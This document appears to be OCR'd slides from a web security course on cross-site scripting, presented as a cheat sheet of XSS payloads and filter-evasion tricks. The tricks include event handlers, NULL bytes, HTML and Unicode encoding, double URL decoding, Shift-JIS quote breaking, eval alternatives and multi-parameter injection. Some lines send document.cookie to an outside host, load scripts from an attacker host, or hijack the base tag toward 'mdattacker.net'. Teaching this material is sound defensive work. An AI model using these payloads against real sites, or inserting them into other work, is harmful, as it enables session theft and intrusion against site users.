Message: <script>alert(1)</script>

Submit

Solutions

Third one works in Chrome!

```
<object data="data:text/html,<script>alert(1)</script>">

<object data="data:text/html;
base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

<a href="data:text/html;
base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click here</a>
```

Note: XSS Auditor stops this attack in Chrome and Safari on the Mac, and something blocks it in Opera. It works in Firefox.

Event Handlers

- **All these run without user interaction**

```
<xml onreadystatechange=alert(1)>
<style onreadystatechange=alert(1)>
<iframe onreadystatechange=alert(1)>
<object onerror=alert(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object>
<img type=image src=valid.gif onreadystatechange=alert(1)>
<input type=image src=valid.gif onreadystatechange=alert(1)>
<isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>
<bgsound onpropertychange=alert(1)>
<body onbeforeactivate=alert(1)>
<body onactivate=alert(1)>
<body onfocusin=alert(1)>
```

Event Handlers in HTML 5

- **Autofocus**

```
<input autofocus onfocus=alert(1)>
<input onblur=alert(1) autofocus><input autofocus>
<body onscroll=alert(1)><br><br>...<br><input autofocus>
```

- **In closing tags**

```
</a onmousemove=alert(1)>
```

- **New HTML 5 tags**

```
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
```

Script Pseudo-Protocols

- **Used where a URL is expected**

```
<object data=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
```

- **IE allows the vbs: protocol**
- **HTML 5 provides these new ways:**

```
<form id=test /><button form=test
formaction=javascript:alert(1)>
<event-source src=javascript:alert(1)>
```

Dynamically Evaluated Styles

- **IE 7 and earlier allowed this:**

```
<x style=x:expression(alert(1))>
```

- **Later IE versions allow this:**

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

Bypassing Filters: HTML

- **Ways to obfuscate this attack**

```
<img onerror=alert(1) src=a>
```

```
<iMg onerror=alert(1) src=a>
```

Going further, you can insert NULL bytes at any position:

```
<[%00]img onerror=alert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

Inserted NULL Butes

- **Causes C code to terminate the string**
- **Will bypass many filters**
- **IE allows NULL bytes anywhere**
- **Web App Firewalls (WAFs) are typically coded in C for performance and this trick fools them**

Invalid Tags

```
<x onclick=alert(1) src=a>Click here</x>
```

- **Browser will let it run**
- **Filter may not see it due to invalid tag "x"**

Base Tag Hijacking

- **Set <base> and later relative-path URLs will be resolved relative to it**

```
<base href="http://mdattacker.net/badscripts/">
...
<script src="goodscript.js"></script>
```

Space Following the Tag Name

- **Replace the space with other characters**

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img/"onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

- **Add extra characters when there's no space**

```
<script/anyjunk>alert(1)</script>
```

NULL Byte in Attribute Name

```
<img o[%00]nerror=alert(1) src=a>
```

- **Attribute delimiters**
- **Backtick works in IE**

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=‘alert(1)’src=a>
```

Attribute Delimiters

- **If filter is unaware that backticks work as attribute delimiters, it treats this as a single attribute, not realizing that the "onerror" will execute**

```
<img src=‘a’onerror=alert(1)>
```

- **Attack with no spaces**

```
<img/onerror="alert(1)"src=a>
```

Attribute Values

- **Insert NULL, or HTML-encode characters**

```
<img onerror=a[%00]lert(1) src=a>
```

```
<img onerror=a&#x6c;ert(1) src=a>
```

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

HTML Encoding

- **Can use decimal and hexadecimal format, add leading zeroes, omit trailing semicolon**
- **Some browsers will accept these**

```
<img onerror=a&#x06c;ert(1) src=a>
<img onerror=a&#x006c;ert(1) src=a>
<img onerror=a&#x0006c;ert(1) src=a>
<img onerror=a&#108;ert(1) src=a>
<img onerror=a&#0108;ert(1) src=a>
<img onerror=a&#108ert(1) src=a>
<img onerror=a&#0108ert(1) src=a>
```

Tag Brackets

- **Some applications perform URL decoding twice, so this input**

```
%253cimg%20onerror=alert(1)%20src=a%253e
```

- **becomes this, which has no < or >**

```
%3cimg onerror=alert(1) src=a%3e
```

- **and it's then decoded to this**

```
<img onerror=alert(1) src=a>
```

Tag Brackets

- **Some app frameworks translate unusual Unicode characters into their nearest ASCII equivalents, so double-angle quotation marks %u00AB and %u00BB work:**

```
«img onerror=alert(1) src=a»
```

Tag Brackets


- **Browsers tolerate extra brackets**

```
<<script>alert(1);//<</script>
```


- **This strange format is accepted by Firefox, despite not having a valid <script> tag**

```
<script<{alert(1)}/></script>
```

Web Developer Add-on



- **View Generated Source shows HTML after Firefox has tried to "fix" the code**



Character Sets

`<script>alert(document.cookie)</script>` in alternative character sets:

UTF-7

```
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
```

US-ASCII

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; ¼script¾alert(do
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)¼/
73 63 72 69 70 74 BE                            ; script¾
```

UTF-16

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ÿþ<.s.c.r.i.p.t.
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.
2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

Telling Browser the Character Set

- **Set it in the HTTP Content-Type header**
- **Or an HTTP META tag**
- **Or a CHARSET parameter, if one is used**

Shift-JIS

- **A 16-bit encoding scheme developed for Japanese characters**
- **Suppose two pieces of input are used in the app's response**

```
<img src="image.gif" alt="[input1]" /> ... [input2]
```

- **input1 blocks quotes, input2 blocks < and >**
- **This attack works, because %f0 starts a two-byte character, breaking the quotation mark**

```
input1: [%f0]
input2: "onload=alert(1);
```

Bypassing Filters: Script Code

JavaScript Escaping

- **Unicode**

```
<script>a\u006cert(1);</script>
```

- **Eval**

```
<script>eval('a\u006cert(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

- **Superfluous escape characters**

```
<script>eval('a\l\ert\(1\)');</script>
```

AtoB

- `atob` stands for `ASCII to binary`
  - e.g.: `atob("ZXhhbXBsZSELCg==") == "example!^K"`
- `btoa` stands for `binary to ASCII`
  - e.g.: `btoa("\x01\x02\xfe\xff") == "AQL+/w=="`

- Link Ch 12i

Dynamically Constructing Strings

- **Third example works in Firefox**
- **And in other browsers too, according to link Ch 12f**

```
<script>eval('al'+'ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>
<script>eval(atob('amF2YXNjcmlwdDphbGVydCgxKQ'));</script>
```


Alternatives

- **Alternatives to eval**

```
<script>'alert(1)'.replace(/.+/,eval)</script>
<script>function::[‘alert’](1)</script>
```

- **Alternatives to dots**

```
<script>alert(document[‘cookie’])</script>
<script>with(document)alert(cookie)</script>
```


ad.samsclass.info/xss.htm
10. eval
Source Code
alert(1)

<button onclick="myFunction()">Try it</button>

<script>
function myFunction() {
var str = document.getElementById("demo").innerHTML;
var res = str.replace(/.*/, eval);
document.getElementById("demo").innerHTML = res;
}
</script>
Live Code
undefined
Try it

Combining Multiple Techniques

- **The "e" in "alert" uses Unicode escaping: \u0065**
  - **The backslash is URL-encoded: **

```
<img onerror=eval('al&#x5c;u0065rt(1)') src=a>
```

  - **With more HTML-encoding**

```
<img onerror=&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;al&#x5c;u0065rt&#x28;1&#x29;&#x27;&#x29;
src=a>
```

VBScript

- **Skip this section**
- **Microsoft abandoned VBScript with Edge**
  - **Link Ch 12g**

Beating Sanitization

- **Encoding certain characters**
  - **< becomes <**
  - **> becomes >**
- **Test to see what characters are sanitized**
- **Try to make an attack string without those characters**

Examples

- **Your injection may already be in a script, so you don't need <script> tag**
- **Sneak in <script> using layers of encoding, null bytes, nonstandard syntax, or obfuscated script code**

Mistakes in Sanitizing Code

- **Not removing all instances**

```
<script><script>alert(1)</script>
```

- **Not acting recursively**

```
<scr<script>ipt>alert(1)</script>
```

Stages of Encoding

- **Filter first strips <script> recursively**
- **Then strips <object> recursively**
- **This attack succeeds**

```
<scr<object>ipt>alert(1)</script>
```

Injecting into an Event Handler

- **You control foo**

```
<a href="#" onclick="var a = ‘foo’; ...
```

- **This attack string**

```
foo&apos;; alert(1);//
```

- **Turns into this, and executes in some browsers**

```
<a href="#" onclick="var a = ‘foo&apos;; alert(1);//’; ...
```

Beating Length Limits
1. Short Attacks

- **This sends cookies to server with hostname a**


```
open("//a/"+document.cookie)
```

- **This tag executes a script from the server with hostname a**

```
<script src=http://a></script>
```

JavaScript Packer

- **Link Ch 12h**



Beating Length Limits
2. Span Multiple Locations

- **Use multiple injection points**
- **Inject part of the code in each point**
- **Consider this URL**

```
https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal
```

Beating Length Limits
2. Span Multiple Locations

- **It returns three hidden fields**

```
<input type="hidden" name="page_id" value="244">
<input type="hidden" name="seed" value="129402931">
<input type="hidden" name="mode" value="normal">
```

- **Inject this way**

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document
.cookie);/*&mode=*/</script>
```

Beating Length Limits
2. Span Multiple Locations

- **Result**

```
<input type="hidden" name="page_id" value=""><script>/*">
<input type="hidden" name="seed" value="*/alert(document.cookie);/*">
<input type="hidden" name="mode" value="*/</script>">
```

Beating Length Limits
3. Convert Reflected XSS to DOM

- **Inject this JavaScript, which evaluates the fragment string from the URL**
  - **The part after #**

```
<script>eval(location.hash.slice(1))</script>
```

Beating Length Limits
3. Convert Reflected XSS to DOM

- **First attack works in a straightforward manner**
- **Second one works because the URL is parsed as JavaScript**
- **http: is interpreted as a code label, // as a comment, and %0A terminates the comment**

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash.substr(1))</script>#-
alert('long script here ......')
```

Here is an even shorter version that works in most situations:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(location))
</script>#%0Aalert('long script here ......')
```

10c